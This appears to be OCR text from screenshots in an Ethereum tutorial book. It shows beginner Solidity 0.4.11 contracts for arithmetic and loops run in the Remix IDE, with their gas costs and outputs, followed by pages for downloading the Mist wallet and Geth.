

pragma solidity ^0.4.11;
// define new contract
contract ArithValue{
uint number;
function ArithValue() public { //constructor function with default value
number = 100;
}
// constructor function to set new value
function setNumber(uint theValue) public {
number = theValue;
}
// constructor function to fetch the new value
function fetchNumber() public constant returns (uint) {
return number;
}
// constructor function to increment by one
function incrementNumber() public {
number=number + 1;
}
// constructor function to decrement by one
function decrementNumber() public {
number=number - 1;
}
}
Environment
JavaScript VM
Account
0xca3...a733c (89018507718031706161479 43.424458
Gas limit
3000000
Value
0
Publish
Attach
Transact
Transact(Payable)
Call
browser/Arthvalue.sol:ArithValue
Publish
At Address
Create
Transaction cost: 151436 gas.
Execution cost: 79120 gas.
Launch debugger
browser/Arthvalue.sol:ArithValue at 0xbbf...732db (memory)
Copy address
fetchNumber
Value:
"0x0000000000000000000000000000000000000000000000000000000000000064"
Transaction cost: 21710 gas. (caveat)
Execution cost: 438 gas.
Decoded:
1. uint256: 100
Launch debugger
decrementN...
incrementNu...
setNumber
uint256 theValue



browser/ArithValue.sol:ArithValue
333 bytes
Publish
At Address
Create
Transaction cost: 150839 gas.
Execution cost: 78523 gas.
Launch debugger
browser/ArithValue.sol:ArithValue at 0x038...072ba (memory)
Copy address
fetchNumber
Value: "0x0000000000000000000000000000000000000000000000000000000000000065"
Transaction cost: 21690 gas. (caveat)
Execution cost: 418 gas.
Decoded:
1. uint256: 101
Launch debugger
decrementNumber
incrementNumber
Result: "0x"
Transaction cost: 26600 gas.
Execution cost: 5328 gas.
Launch debugger
setNumber
uint256 theValue
Contract details (bytecode, interface etc.)



browser/ArithValue.sol:ArithValue at 0x038...072ba (memory)
Copy address
fetchNumber
Value: "0x000000000000000000000000000000000000000000000000000000000000008f"
Transaction cost: 21690 gas. (caveat)
Execution cost: 418 gas.
Decoded:
1. uint256: 143
Launch debugger
decrementNumber
incrementNumber
Result: "0x"
Transaction cost: 26600 gas.
Execution cost: 5328 gas.
Launch debugger
setNumber
143
Result: "0x"
Transaction cost: 26644 gas.
Execution cost: 5180 gas.
Launch debugger
Contract details (bytecode, interface etc.)






```
pragma solidity ^0.4.11;

contract numberLoop {
    uint number; // unsigned integer is positive integer
    //constructor function with default value
    function numberLoop() public {
        number = 100;
    }
    function myFirstLoop() public returns (uint) {
        for (uint i = 1; i < 10; i++) {
        number = number + i;
        }
    return number;
    }
}
```



Contract
Settings
Files
Debugger
Analysis
Docs
browser/NumberLoop.sol:numberLoop
233 bytes
Publish
At Address
Create
Transaction cost: 124733 gas.
Execution cost: 58705 gas.
Launch debugger
browser/NumberLoop.sol:numberLoop at 0x089...659fb (memory)
Copy address
myFirstLoop
Result: "0x0000000000000000000000000000000000000000000000000000000000000091"
Transaction cost: 69179 gas.
Execution cost: 47907 gas.
Decoded:
1. uint256: 145
Launch debugger
Result: "0x00000000000000000000000000000000000000000000000000000000000000be"
Transaction cost: 69179 gas.
Execution cost: 47907 gas.
Decoded:
1. uint256: 190
Launch debugger



pragma solidity ^0.4.11;
contract numberLoop {
uint number; // unsigned integer is positive integer
//constructor function with default value
function numberLoop() public {
number = 100;
}
function myFirstLoop() public returns (uint) {
for (uint i = 1; i < 10; i++) {
number = number + i;
}
return number;
}
}
Block number
Transaction index or hash
Transaction
Instructions
Solidity Locals
<1>: 0 uint256
i: 3 uint256
Solidity State
number: 103 uint256
Step detail
Stack
Storage completely loaded
Memory
Call Data
Call Stack
Return Value
Full Storages Changes



GitHub, Inc. (US) https://github.com/inzhoop-co/LETH/issues
This repository Search
Pull requests Issues Marketplace Explore
inzhoop-co / LETH
Watch 11 Star 49 Fork 23
Code Issues 13 Pull requests 0 Projects 1 Wiki Insights
Filters is:issue is:open
Labels Milestones
New issue
13 Open 15 Closed
Author Labels Projects Milestones Assignee Sort
Caption option to image file before upload
#31 opened 11 days ago by mayukhdifferent
Automatically detect ERC20 tokens functionality missing
#30 opened 26 days ago by ProphetDaniel
Rinkeby testnet support
#29 opened 27 days ago by hacktar
Add CAD conversion for Canadian friends enhancement
#28 opened on Jul 26 by hacktar
Add Ethereum Classic Support
#27 opened on Jun 20 by ProphetDaniel
10



GitHub, Inc. (US) https://github.com/inzhoop-co/LETH/issues/new
inzhoop-co / LETH
Watch 11
Star 49
Fork 23
Code
Issues 13
Pull requests 0
Projects 1
Wiki
Insights
Test Issue
Write
Preview
Test Issue
Attach files by dragging & dropping, selecting them, or pasting from the clipboard.
Styling with Markdown is supported
Submit new issue



GitHub, Inc. (US) https://github.com/ethereum/mist/releases
Ethereum-Wallet-linux64-0-9-0.deb 37.2 MB
Ethereum-Wallet-linux64-0-9-0.zip 54.6 MB
Ethereum-Wallet-macosx-0-9-0.dmg 50.5 MB
Ethereum-Wallet-win32-0-9-0.zip 55.3 MB
Ethereum-Wallet-win64-0-9-0.zip 64.7 MB
Mist-installer-0-9-0.exe 116 MB
Mist-linux32-0-9-0.deb 37.5 MB
Mist-linux32-0-9-0.zip 53.6 MB
Mist-linux64-0-9-0.deb 36.7 MB
Mist-linux64-0-9-0.zip 52.5 MB
Mist-macosx-0-9-0.dmg 49 MB
Mist-win32-0-9-0.zip 53.1 MB
Mist-win64-0-9-0.zip 62.5 MB
Source code (zip)
Source code (tar.gz)


Name
Date modified
Type
Size
locales
24-07-2017 19:22
File folder
resources
24-07-2017 19:22
File folder
AUTHORS
24-07-2017 19:22
File
1 KB
blink_image_resources_200_percent.pak
19-01-2017 14:26
PAK File
55 KB
content_resources_200_percent.pak
19-01-2017 14:26
PAK File
1 KB
content_shell.pak
19-01-2017 14:26
PAK File
9,619 KB
d3dcompiler_47.dll
ffmpeg.dll
icudtl
libEGL.dll
libGLESv2.dll
LICENSE
LICENSE.electron
LICENSES.chromium
Mist
natives_blob
node.dll
README.md
24-07-2017 19:22
MD File
7 KB
snapshot_blob
19-01-2017 14:26
VLC media file (.bi...
799 KB
ui_resources_200_percent.pak
19-01-2017 14:26
PAK File
83 KB
views_resources_200_percent.pak
19-01-2017 14:27
PAK File
59 KB
xinput1_3.dll
19-01-2017 14:27
Application extens...
105 KB
RINKEBY
Started Swarm
Looking for peers...
LAUNCH APPLICATION



https://geth.ethereum.org/downloads/
Search
Go Ethereum
Install
Downloads
Download Geth – AYTABTU (v1.6.7) – Release Notes
You can download the latest 64-bit stable release of Geth for our primary platforms below. Packages for all supported platforms, as well as develop builds, can be found further down the page. If you're looking to install Geth and/or associated tools via your favorite package manager, please check our installation guide.
Geth 1.6.7 for Linux
Geth 1.6.7 for macOS
Geth 1.6.7 for Windows
Geth 1.6.7 sources
Specific Versions
If you're looking for a specific release, operating system or architecture, below you will find:
All stable and develop builds of Geth and tools
Archives for non-primary processor architectures
Android library archives and iOS XCode frameworks
Please select your desired platform from the lists below and download your bundle of choice. Please be aware that the MD5 checksums are provided by our binary hosting platform (Azure Blobstore) to help check for download errors. For security guarantees please verify any downloads via the attached PGP signature files (see OpenPGP
Opening geth-windows-amd64-1.6.7-ab5646c5.exe
You have chosen to open:
geth-windows-amd64-1.6.7-ab5646c5.exe
which is: Binary File (22.8 MB)
from: https://gethstore.blob.core.windows.net
Would you like to save this file?
Save File
Cancel

